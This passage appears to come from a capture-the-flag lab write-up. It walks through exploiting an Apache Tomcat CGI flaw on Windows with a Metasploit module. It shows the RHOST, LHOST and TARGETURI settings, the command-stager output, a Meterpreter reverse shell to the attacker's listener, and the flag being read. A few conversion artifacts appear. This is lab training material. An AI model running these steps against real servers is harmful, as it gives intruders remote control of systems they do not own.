
Then, set RHOST with machine ip, set LHOST with own ip address, set TARGETURI with format (**Error! Hyperlink reference not valid.** address>/cgi-bin/elfwhacker.bat) and run it.



```
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.255.161
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.11.248:4444 → 10.10.255.161:49789 ) at 2022-06-28 00:04:54 -0
400

meterpreter > pwd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
==============================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-27 23:51:18 -0400  cbZGG.exe
100777/rwxrwxrwx  73802  fil   2022-06-28 00:04:43 -0400  dHUMU.exe
100777/rwxrwxrwx  825    fil   2020-11-19 16:39:29 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:06:41 -0500  flag1.txt

meterpreter > cat flag1.txt
meterpreter > cat flag.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Finally, ls and cat the flag.txt.

Question 4



```
Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.255.161
RHOST => 10.10.255.161
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.11.248
LHOST => 10.18.11.248
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.255.161/cgi-bin/elfwhac
ker.bat
TARGETURI => http://10.10.255.161/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.11.248:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
```

Set LHOST and RHOST only.